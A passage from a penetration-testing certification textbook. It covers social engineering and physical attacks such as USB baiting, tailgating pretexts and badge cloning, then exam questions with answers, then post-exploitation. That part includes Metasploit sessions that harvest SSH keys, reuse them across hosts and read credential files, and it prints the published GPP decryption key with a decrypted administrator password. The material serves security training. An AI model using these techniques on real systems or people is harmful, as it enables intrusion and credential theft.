destroyed, such as by shredding. Once something is placed in the trash and put out for collection, it's often legally fair game. Although organizations might use a secure data destruction service or implement additional controls, such as locks or fences, to protect waste from unauthorized access. Therefore, you may need to circumvent some physical control to get access to this information. With success, you might find usernames, policies, passwords, software, account information, financial statements, or meeting notes. Knowing about business partners or what technology the organization uses can help with the pretexting process or identify other avenues of attack.

## **USB Dropping**

Baiting is a procedure used to lure a target into doing something using a tangible reward. An example would be dropping a USB device or CD labeled "company financial data." The idea is to spark the curiosity of the target in order to persuade him or her to introduce the device into the inside of the environment for you. They might insert the device and automatically launch a keylogger or malware that grants you access.

If you gain physical access to one or more computing assets within the facility, you could also personally introduce a USB keylogger. In this case, it would be a transparent device positioned in-line with a computer keyboard and the USB port of a computer or even installed inside the keyboard itself. You may similarly insert it into the computer and rely on autorun to run any number of malicious things on a system, including installing a keylogger. A keylogger will record the user's keystrokes and record the data to a text file, which can either be physically retrieved or exfiltrated electronically. Some USB keyloggers have Wi-Fi capability and act as a hotspot. This offers a more convenient method for data retrieval, as the keylogged data can be downloaded remotely. Keelog (<https://www.keelog.com>) manufactures all types of USB and serial-based (for serial consoles) keylogging products to help support your testing needs

## **Shoulder Surfing**

Shoulder surfing is a physical attack using an observation technique where an attacker pretends to do something else while instead observing what a target is doing, such as typing in a password. This attack requires close proximity to the human target with the objective of stealing sensitive information while remaining unobserved. This attack need not necessarily be combined with other attacks to gain proximity, as it could be conducted against targets operating in a public place.

## **Tailgating**

Tailgating is a type of physical attack that can be combined with a social engineering technique to bypass physical access controls in order to gain unauthorized access to a restricted area. This is accomplished by an unauthorized person walking in through the door behind an authorized employee with legitimate access. This may be with their consent or without it. In the case where the target notices, a pentester might attempt to generate consent by saying something like, "Sorry about that, I am new here and left my badge at my desk. I really appreciate your help."

As referenced in [Table 8-1](#), NIST PE-3 is a testable control wherein during an engagement, the pentest team may be able to social-engineer the security guard at the front desk into letting them into the facility by bribing the guard or using diversion techniques. Depending on the outcome of testing, a mitigation may need to be applied for corrective action, such as training or finding a new guard who is less likely to fall victim to social engineering techniques.

## **Badges**


PE-2 would also be a testable control. If the pentest team were able to compromise a radio frequency identification (RFID) key from a legitimate employee, then clone the key and use it to impersonate the employee, the pentest team would be able to exploit the employee's accesses throughout the facility.

As we discussed in [Chapter 4](#), RFID devices can be cloned by reading their data and writing the same data to another compatible card. When RFID cards are used as access devices, physical attacks will often center around gaining the proximity necessary to perform the capture of the RFID information. Remember, these devices may have a range as low as a few centimeters or as high as a couple of feet. Social engineering physical attacks might involve engaging the target in conversation in order to maintain proximity during the cloning process or applying tactics to gain access using a cloned card. For example, a normal card may have a company logo or photo of the employee. If you look nothing like the employee whose badge you cloned, will that cause a problem if the security guard notices? What if something about the cloning process doesn't work and you find yourself rejected at the door? These are all cases where other social engineering techniques may come into use.

## Basic Physpen Tools

During a physical pentest, you will want to make sure you have the tools necessary to evaluate the implementation weaknesses within your customer's physical security protections. This may include USB drives, badge cloning devices, and devices to bypass door lock mechanisms. A basic lock kit provides some essential tools necessary to defeat the security mechanisms in most standard locks, including a **tension wrench**, a **lock pick**, and possibly even a **bump key**.

[Figure 8-1](#) shows a basic lock-picking kit that you can purchase for under \$20 USD, with the exception of the bump keys, which are typically made using a key cutting machine. But the most important tool you should have is your written authorization for testing.



**Figure 8-1** A basic lock-picking kit



**CAUTION** Lock bumping can not only damage a lock but is considered illegal in some parts of the United States (and parts of the world, for that matter). It is illegal in some states to even possess lockpick kits. In others, it is only legal to possess them if you are a licensed locksmith. The Open Organization of Lockpickers (TOOOL) is a resource available to those who want to advance their knowledge about locks and lockpicking. Their website provides a good starting point to find out if lock picking is legal or illegal in your state (<https://toool.us/laws.html>).

# Countermeasures

There are a number of mitigations organizations can use to thwart risks associated with social engineering attacks, including:

- Security training and validation of trust (trust but verify)
- Fine-tuning technological controls
- Active defense (intrusion detection and prevention systems) and security monitoring (cameras for dumpster diving)
- Shredders for sensitive information (i.e., papers and CDs, etc.)
- Organizational policy for handling sensitive information

Annual testing is another effective countermeasure that can help prepare organizations for various types of phishing attacks. GoPhish (<https://getgophish.com>) is a phishing framework used to test an organization's exposure to phishing. You can create phishing templates, target lists, and track results in an online dashboard. Pentesters can use this type of framework to test and evaluate phishing methods in a controlled environment. [Figure 8-2](#) shows an example of how to track e-mails sent and opened, links clicked, and submitted data when using web forms for web pages.



**Figure 8-2** GoPhish – Phishing success overview

## Chapter Review

Physical security plays an important role in the organization's overall security program. But people are one of the biggest threats to security. Social engineering can be an effective means to bypass security guards or piggyback through a doorway. Organizations with a requirement for a defense-in-depth physical security system should include multiple layers of protection. Exterior fencing, barriers, locks, and even early warning detection and surveillance systems can help keep even the honest person honest.

Social engineering is an effective method of testing an organization's initial lines of defense. Many motivational techniques can be used to influence a target's decision-making skills and entice them to do something you want them to do. Phishing is a popular method of social engineering that can be delivered through voice, SMS messages, or e-mail. A number of countermeasures can help protect and prepare organizations for social engineering attacks. Annual training and testing is a way to help evaluate how susceptible an organization is to social engineering and provides the ability to track results and apply additional training in areas that need improvement.

## Questions

1. Pentesters can use different motivational techniques for social engineering attacks. During a pentest, the customer requests that a specific e-mail template be used to entice their employees to try and buy something in response to a specific sale just for their organization. This type of motivational technique is known as what?

  - A. Authority
  - B. Likeness
  - C. Scarcity
  - D. Social proof
2. Select two types of social engineering attacks that use URLs to send targets to web pages for further attacks against the

computer network.

- A.** Vanishing
  - B.** SMS phishing
  - C.** Spear phishing
  - D.** Pretexting
- 3.** An employee gets out of the car and notices a USB drive lying on the parking lot. The drive appears to be new and has "My music files" written on the side of it in small font. The employee takes the drive into work and attempts to play one of the music files. The antivirus software alerts the user about potential malware after the computer started acting a little strange. This type of social engineering method is commonly known as what?
- A.** Luring
  - B.** Shoulder surfing
  - C.** Waterholing
  - D.** Baiting
- 4.** The Social-Engineer Toolkit (SET) is a Python-based framework that can do which of the following? (Select all that apply.)
- A.** Send e-mails to targets
  - B.** Scan IP addresses
  - C.** Produce SMS attacks
  - D.** Engage in Wi-Fi calling
- 5.** Many types of countermeasures can help organizations prepare for and mitigate potential social engineering attacks. Which of the following are valid countermeasures for social engineering attacks? (Select all that apply.)
- A.** Training
  - B.** Cameras
  - C.** Shredders
  - D.** All of the above

- 6.** Criminal impersonation is governed by state laws and is a crime that can involve identity theft, impersonating an officer or legal counsel, and many other avenues of attack that involve a plot to defraud another by pretending to be someone you are not. Which two documents could you consult to determine if the social engineering attack you would like to use during an engagement is approved by the organization? (Select all that apply.)
- A.** Rules of enhancement (RoE)
  - B.** Rules of engagement (RoE)
  - C.** Statement of work (SOW)
  - D.** Service level agreement (SLA)
- 7.** Alice owns a very profitable consultant firm that handles a great deal of privacy information for her clients. The company has over 50 employees but outsources their IT services to another company. One afternoon while Alice was at lunch, her receptionist received a phone call from a person claiming to be from the IT service provider and saying that they are trying to work on a service ticket for Alice and that they need her personal cell phone number in order to ask some questions of a private nature. The receptionist knows that Alice doesn't have any computer problems. What type of social engineering attack did Alice's receptionist receive?
- A.** Spear phishing
  - B.** Whaling
  - C.** Baiting
  - D.** Vishing
- 8.** \_\_\_\_\_ is a type of social engineering technique that can be used to exploit physical access controls in order to gain unauthorized access to a restricted area when an authorized individual consented to the entry.
- A.** Tailgating

- B.** Piggybacking
  - C.** Lock bumping
  - D.** Bypassing
- 9.** The Physical and Environmental Security domain from NIST SP 800-53 (rev 4) provides 20 different access controls that can be applied at different impact levels. All controls applicable to an organization's physical security scheme need to be assessed; however, when would a control require a technical assessment?
  - A.** When you need to ensure implementation of the control is effective
  - B.** Controls do not require a technical assessment, as all controls can be assessed by reviewing the organizational policy
  - C.** The results of the penetration test will determine which controls require a technical assessment
  - D.** After technically assessing the controls in a policy

## Answers

- 1.** **C.** Enticing targets to click on a link in response to a sale is a form of scarcity.
- 2.** **B, C.** SMS phishing and spear phishing send URLs in text messages and e-mails to send victims to web pages for further attacks against their computer network.
- 3.** **D.** Baiting is the correct answer and is a tactic used to lure victims into doing something for a tangible award.
- 4.** **A, C.** SET helps facilitate various types of social engineering attacks. Two types of attacks it can be used for are e-mail and SMS-based social engineering attacks.
- 5.** **D.** All of these options help mitigate physical and electronic methods of social engineering attacks.

- 6.** **B, C.** Before engaging in a social engineering attack, it is best to ensure that the organization undergoing this type of assessment approves any and all web, e-mail, SMS, etc., templates prior to executing the test. The RoE and SOW are two documents that can provide guidance on what may or may not be allowed during a social engineering attack.
- 7.** **D.** This is a common example of vishing, or voice phishing, where the attacker attempts to play the role of another person who has an urgent matter to discuss or requires the immediate attention of a target in order to pressure the victim into providing the information requested.
- 8.** **B.** Piggybacking is the correct answer, as the person opening the door consented to allow the intruder to enter.
- 9.** **A.** The Physical and Environment Security controls found in NIST SP 800-53 (rev 4) offer supplemental guidance on how a control can be assessed. In some cases, the control can be assessed by reviewing a policy control document. If the policy provides substantial evidence that the control is implemented, the control is satisfied. However, some controls can be assessed from a technical perspective, where the assessment is done against the security control mechanism to determine its effectiveness and identify any implementation weaknesses that may need to be mitigated.

## References

- 1.** <https://www.fbi.gov/scams-and-safety/common-scams-and-crimes/nigerian-letter-or-419-fraud>.

## Post-Exploitation

In this chapter, you will learn about

- Completing various exercises using post-exploitation tools
  - Performing lateral movement attacks like pass the hash
  - Investigative techniques to move laterally over the network
  - Discovering ways to maintain persistence and avoid detection
  - Exploring post-exploitation techniques for privilege escalation and enumeration
- 

So far in this book, we have covered different ways to exploit network, application, and human vulnerabilities to gain access. In this chapter, we will investigate attack techniques that you can use once you have an initial foothold into a system. These are called post-exploitation techniques. There are an abundance of post-exploitation techniques for Mac, Linux, and Windows. However, we will focus on scenarios and tooling from the CompTIA exam objectives. This includes tools and techniques for privilege escalation and trust abuse, lateral movement, detection avoidance, and post-exploitation information gathering techniques.

## Enumeration

Once you gain initial access to the target's operating system, you will want to have a better understanding of the environment in order to determine your next steps toward achieving your pentest objectives. You'll want to figure out more about the system you have accessed, including users, groups, domains or domain trusts, and other

systems it's connected to on the network. In addition, you'll want to make a survey of existing files and folders in case you have access to sensitive data.

---



**TIP** Metasploit Unleashed (<https://www.offensive-security.com/metasploit-unleashed>) is a free online hacking tutorial offered through Offensive Security. Many of the Metasploit examples we will discuss in this chapter are covered in this tutorial, along with examples of how to leverage the Metasploit framework post-exploitation modules to harvest credentials, enumerate sensitive data from remote and local shares, escalate privileges to a higher privileged account, etc. Visit their website and follow the tutorials to learn additional exploitation and post-exploitation techniques using the Metasploit framework.

## Discovery

MITRE ATT&CK describes the process of figuring out more about the environment under the Discovery Tactic. In the Enterprise Matrix, which addresses Windows, Linux, and macOS systems, MITRE enumerates 27 techniques based on observations of threat actors in the wild. These include ways to identify whether or not you are in a virtual machine, sandbox, or deception environment; enumerating the contents of network shares; identifying users, domains, and other systems on the network; and examining systems settings and installed applications for useful data, among others. In short, you are searching for data according to your pentest objectives and gathering tools you can use to get closer to your goal.

## Files

Let's talk about some of the things you might look for in files. Network shares and local files may contain password vaults,

credentials in plaintext, or other target data. You may be able to crack password vaults offline if you are able to exfiltrate them. Bookmark files may contain sites that are login portals to other applications or repositories for stored information (like SharePoint or wikis).

You may want to look for SSH keys (often stored in the `$HOME/.ssh` directory in Linux/Mac), or look for configuration files for remote access programs, such as PuTTY. These may store information about other systems to connect to (such as in the `$HOME/.ssh/known_hosts` file), or enable you to access them without additional passwords. If you managed to harvest some valid SSH usernames and passwords during post-exploitation activities, you can leverage those accesses to potentially dig a little deeper into the network. Let's take a minute to talk through this as an example.

Public key authentication is an alternative to password-based logins that can be used to validate the identity of the SSH client making the connection, as well as the individual user account. It provides stronger encryption and can eliminate the need for users to enter in passwords each time they log in, using SSO across SSH servers with the use of SSH agents. The public (`id_rsa.pub` or `id_dsa.pub`) and private (`id_rsa` or `id_dsa`) key pair will be saved to the user's `$HOME/.ssh` directory. To see if an SSH key is encrypted, you can use the `openssl` command (rsa syntax: `openssl rsa -in id_rsa`). If the key is not encrypted, you will not be prompted for a password and the plaintext value of the key will be printed to the screen.

To use SSH key login with OpenSSH, copy the contents of `id_rsa.pub` into the `$HOME/<user>/.ssh/authorized_keys` file. The public key entry is used to validate the private key presented by the `<user>` account during the login process. This happens on the server side, not the client side.

Metasploit has a few modules to assist with SSH hijacking and exploitation. The `auxiliary/scanner/ssh/ssh_login` module can be used to validate credentials against remote SSH servers. The `services` command in Metasploit will list ports, protocols, and hosts

that it knows about. The `-R` feature will tell Metasploit to populate the RHOSTS field in the current module with the hosts from the services table.

```
msf auxiliary(scanner/ssh/ssh_login) > services -R -p 22
Services
=====

host      port  proto  name   state  info
----      ----  -----  ---   -----  -----
192.168.1.11  22    tcp    ssh    open
192.168.1.12  22    tcp    ssh    open
192.168.1.52  22    tcp    ssh    open
192.168.1.239 22    tcp    ssh    open

RHOSTS => 192.168.1.11 192.168.1.12 192.168.1.52 192.168.1.239
```

When you run the `ssh_login` module, it will attempt to log in to the remote hosts using the username and SSH password you configured the module to use. As you can see in [Figure 9-1](#), one of four target hosts were able to be logged in to using the provided username and password combination. The module will execute a basic shell payload against the target host, which can be converted to a Meterpreter payload, using the `ssh_to_meterpreter` post-execution module.

```
msf auxiliary(scanner/ssh/ssh_login) > run

[*] Scanned 1 of 4 hosts (25% complete)
[*] Scanned 2 of 4 hosts (50% complete)
[+] 192.168.1.52:22 - Success: 'user:Pa22word' 'uid=1001(user) gid=1001(user) gr
6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 3 opened (192.168.1.234:34607 -> 192.168.1.52:22) at 2
[*] Scanned 3 of 4 hosts (75% complete)
[*] Scanned 4 of 4 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > creds -p 22
Credentials
=====
host      origin      service      public      private      realm      private_type
----      -----      -----      -----      -----      -----      -----
192.168.1.52  192.168.1.52  22/tcp (ssh)  user      Pa22word      Password
```

---

**Figure 9-1** Metasploit SSH login scanner



**TIP** A shell upgrade in Metasploit is the opportunity to convert the existing shell to a Meterpreter. The shell platform is automatically detected and the best version of Meterpreter for the target is used as the payload option, unless otherwise specified. The supported platforms are Linux, OS X, Unix, Solaris, BSD, and Windows. The Metasploit post-exploitation payload to use against your session is called “post/multi/manage/shell\_to\_meterpreter.”

Using the newfound shell from the target, we can use the Metasploit post-execution module called `multi/gather/ssh_creds` to try and gather SSH credentials from the target host, such as SSH private keys from the target file system that our user account may have access to, like the compromised user’s `$HOME/.ssh` directory. As shown in [Figure 9-2](#), to run the module, simply set the SESSION identifier and execute `run`.

```
msf auxiliary(scanner/ssh/ssh_login) > sessions -l
Active sessions
=====
Id  Name  Type          Information                         Connection
--  ---  ----          -----
3   shell /linux  SSH user:Pa22word (192.168.1.52:22)  192.168.1.234:34607 -> 192.168.1.52:22 (192.168.1.52)

msf auxiliary(scanner/ssh/ssh_login) > use post/multi/gather/ssh_creds
msf post(multi/gather/ssh_creds) > set session 3
session => 3
msf post(multi/gather/ssh_creds) > run

[*] Finding .ssh directories
[*] Looting 3 directories
[+] Downloaded /home/msfadmin/.ssh/.ssh: Permission denied -> /root/.msf4/loot/20180804000203_default_192.168.1.52_ssh..sshPer
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/user/.ssh/authorized_keys -> /root/.msf4/loot/20180804000204_default_192.168.1.52_ssh.authorized_k_615239
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/user/.ssh/id_dsa -> /root/.msf4/loot/20180804000205_default_192.168.1.52_ssh.id_dsa_042491.txt
[+] Downloaded /home/user/.ssh/id_dsa.pub -> /root/.msf4/loot/20180804000206_default_192.168.1.52_ssh.id_dsa_pub_660951.txt
[-] Could not load SSH Key: Neither PUB key nor PRIV key
[+] Downloaded /home/user/.ssh/id_rsa -> /root/.msf4/loot/20180804000206_default_192.168.1.52_ssh.id_rsa_967908.txt
[+] Downloaded /home/user/.ssh/id_rsa.pub -> /root/.msf4/loot/20180804000207_default_192.168.1.52_ssh.id_rsa_pub_538836.txt
```

---

**Figure 9-2** Gather SSH credentials

As you can see, the “user” account had an SSH private key accessible in their \$HOME directory. The next step is to see if the private key is unencrypted. If it is, we won’t need to figure out the password used to decrypt it. We see that the authorized\_keys file is being used, so we can compare the public key to the authorized key file to see if it is a match, and if so, we can compare the compromised private key to the public key to see if this is indeed a key used to authenticate the user for the remote host. To verify that a public and private key pair match, you can use the following command syntax: `ssh-keygen -y -f <private key>` then read the contents of the public key (e.g., `id_rsa.pub`) to verify. The last step is to see which hosts we can identify from the `known_hosts` file. This will list the SSH host key of other SSH servers that the user has connected to, which could provide a digital footprint of potential targets. If the credentials work against those hosts, you could simply walk in the digital footprints of the compromised user to reduce the likelihood of being detected, while emulating normal behavior on the network.

---



**NOTE** Metasploit modules will record all discovered artifacts in the Loot table and save recovered files from target hosts to the appropriate Metasploit user folder on your local file system. You can access these discovered artifacts in Metasploit using the `loot` command.

The Metasploit post-execution module `scanner/ssh/ssh_login_pubkey` is used to validate SSH keys against remote SSH servers. Using the compromised user key, we can attempt to log in to the other three hosts we failed to authenticate against using the password. This could tell us if the user has different local passwords but uses the same SSH key for authentication.

```

msf auxiliary(scanner/ssh/ssh_login_pubkey) > services -R -p 22
Services
=====

host      port  proto  name   state  info
----  -----  -----  -----  -----  -----
192.168.1.11  22    tcp    ssh    open
192.168.1.12  22    tcp    ssh    open
192.168.1.52  22    tcp    ssh    open
192.168.1.239 22    tcp    ssh    open

RHOSTS => 192.168.1.11 192.168.1.12 192.168.1.52 192.168.1.239

msf auxiliary(scanner/ssh/ssh_login_pubkey) > set KEY_PATH /root/.msf4/loot/user-id_rsa
KEY_PATH => /root/.msf4/loot/user-id_rsa
msf auxiliary(scanner/ssh/ssh_login_pubkey) > set username user
username => user
msf auxiliary(scanner/ssh/ssh_login_pubkey) > run

```

After running the module, you can see in [Figure 9-3](#) that the user account used the compromised public key for authentication on two of the four hosts. The Metasploit `creds` command prints valid credentials from the Credentials table that have been either verified through other Metasploit modules or collected from post-execution modules.

```

msf auxiliary(scanner/ssh/ssh_login_pubkey) > creds -p 22
Credentials
=====
host      origin      service      public      private      realm      private_type
----  -----  -----  -----  -----  -----  -----
192.168.1.12  192.168.1.52  22/tcp (ssh)  user  98:a4:87:b4:df:8b:7b:35:85:57:b9:a8:e1:ae:88:98  SSH key
192.168.1.52  192.168.1.52  22/tcp (ssh)  user  Pa22word  Password
192.168.1.52  192.168.1.52  22/tcp (ssh)  user  98:a4:87:b4:df:8b:7b:35:85:57:b9:a8:e1:ae:88:98  SSH key

```

**Figure 9-3** Displaying SSH credentials in Metasploit

## System Configuration

System configuration data may also be useful. For example, what processes are running on the system? What permissions do they have? You can use this information to migrate unstable shells into more stable processes or elevate privileges by impersonating the user who owns the process. This can also tell you what applications are running on the system, including security controls you may need to evade. In Linux and macOS, you can use the `ps` command to list processes on the system. In Windows, you can use the `tasklist`


command, or the `Get-Process` cmdlet in PowerShell, if you have elevated rights.

```
powershell Get-Process -IncludeUserName
```

## Users and Groups

Once you know the users on the system, you can look at the groups they belong to or find other users to target. In Linux, you can use `cat /etc/passwd` or `getent passwd` to list all users on a system. In Windows, you can use `net` commands, such as `net user`. Adding the `/dom` flag will list domain users. Or, you can look at a specific user's properties: `net user <username> /dom`. Accounts with privileged access or service principal names may be of special interest because of the access they give. Read more about this under the "Credential Access" section later in this chapter. Group memberships are included in the user information, but you can also query groups with the `net group` and `net localgroup` commands in Windows. In macOS, you can use `dscacheutil -q group` or `dscl . -list /Groups` to see a list of all the local groups. The Linux `ldapsearch` command can search LDAP for domain groups. Linux can identify local groups using the `id -a` or `groups` command. To show a full listing of the local groups and group memberships, you can execute `cat /etc/group` at the terminal.

Tools such as Bloodhound are designed to visualize Windows Active Directory environments in order to find pathways for lateral movement. Using this tool, you can perform quick queries to identify the shortest path to domain administrator, for example. It's worth noting, however, that in very large directory environments, Bloodhound may take a very long time to run, and it is not a stealthy method of enumeration. [Figure 9-4](#) shows the Bloodhound GUI.



**Figure 9-4** Bloodhound



**NOTE** For further reading, Raphael Mudge does a great walkthrough of a practical use case for Bloodhound here: <https://www.youtube.com/watch?v=gOpsLiJFI1o>

## Network Connections

Look for other hosts the system is connected to, especially if the system has multiple network interfaces, such as the following. Systems that bridge network segments can be valuable targets for lateral movement. The `ipconfig /all` command in Windows and the `ifconfig -all` command in Linux and Mac can be used to list network interfaces, while the `netstat` command will list all open and listening network connections on the device.

```
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.18.6 netmask 255.255.255.0 broadcast 192.168.18.255
          ether 00:0c:29:ce:16:fe txqueuelen 1000 (Ethernet)
            RX packets 306716 bytes 382041086 (364.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 53776 bytes 9436339 (8.9 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 10.8.1.69 netmask 255.255.255.0 broadcast 10.8.1.255
          ether 00:0c:29:a6:9a:42 txqueuelen 1000 (Ethernet)
            RX packets 306716 bytes 382041086 (364.3 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 53776 bytes 9436339 (8.9 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Local command utilities such as `net view` for Windows or `ping` can be used to determine if other internal targets are alive on the network. In Linux, `telnet` or `netcat` may even be installed, which could allow you to evaluate the state of various common ports over the network using the `-z` command option:

```
nc -z 192.168.1.50 1-1000
```

## Credential Access

Once you identify targets, there are numerous ways you may attempt to get credentials in order to access other systems. For example, you could attempt to dump them from memory using a tool like Mimikatz. You could even create a faux login page (perhaps by using the “`phish_windows_credentials`” post-exploit module in Metasploit), then attempt to use a keylogger to capture keystrokes as an active user logs into a remote system. Even the clipboard may contain data copied from a password vault before it is pasted into a login prompt. Let’s dig more into some ways to get credentials.

## Windows: Group Policy Preferences

Group Policy Preferences (GPP) was introduced back in Windows Server 2008 and allows domain administrators to create domain policies to automate tedious tasks, such as changing the local Administrator account password on the host operating system. Each

policy is created with an encrypted password embedded within the policy. Policies are stored in SYSVOL, which contains logon scripts, Group Policy data, and other domain-wide data that is viewable by any user who is a member of the domain. All was well until the Advanced Encryption Standard (AES) private key used to decrypt the passwords was published on the Microsoft Developer Network (MSDN) prior to 2012.

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

Since domain users have access to SYSVOL, any user can recover the XML policy files and decrypt the “cpassword” value, which is the field that contains the AES-encrypted GPP password. This provides a trivial way of escalating privileges on the domain. The following illustration shows the contents of the Groups.xml GPP file, which is configured to change the local Administrator password for domain clients.

```
<?xml version="1.0" encoding="utf-8" ?>  
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">  
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator" image="2"  
changed="2018-07-30 12:00:49" uid="{64295ACF-5F09-43A9-9883-68D9604BFFD7}">  
<Properties action="U" newName="" fullName="" description=""  
cpassword="40Cf2oN9g54GeBuZb3cj0ODCHeob1K/xJZVgTY/+eG4" changeLogon="0"  
noChange="0" neverExpires="0" acctDisabled="0" userName="Administrator" />  
</User>  
</Groups>
```

You can decrypt the GPP CPassword value offline using various tools and scripts available on the Internet, such as the `Get-DecryptedCpassword` PowerShell function in the PowerSploit tool kit (we will talk more about that tool kit later on in the chapter). Another way is to use the `post/windows/gather/credentials/gpp` post-execution module in Metasploit to obtain and decrypt the CPassword value from the XML policy file in SYSVOL.

[+] Group Policy Credential Info	
<hr/>	
Name	Value
-----	-----
TYPE	Groups.xml
USERNAME	Administrator
PASSWORD	P3nte\$tP1us
DOMAIN CONTROLLER	SYSVOL
DOMAIN	pentestplus.org
CHANGED	2018-07-30 12:00:49
NEVER_EXPIRES?	0
DISABLED	0

Microsoft suggests the best way to mitigate the CPassword privilege escalation vulnerability is to install the supplied patches for your operating system, which will prevent new credentials from being added to GPP, and to delete the existing GPP XML files in SYSVOL that contain passwords. The MS15-025 bulletin was assigned to this vulnerability and affects legacy versions of Windows up to Windows 2012 R2.

## Windows: Security Accounts Manager

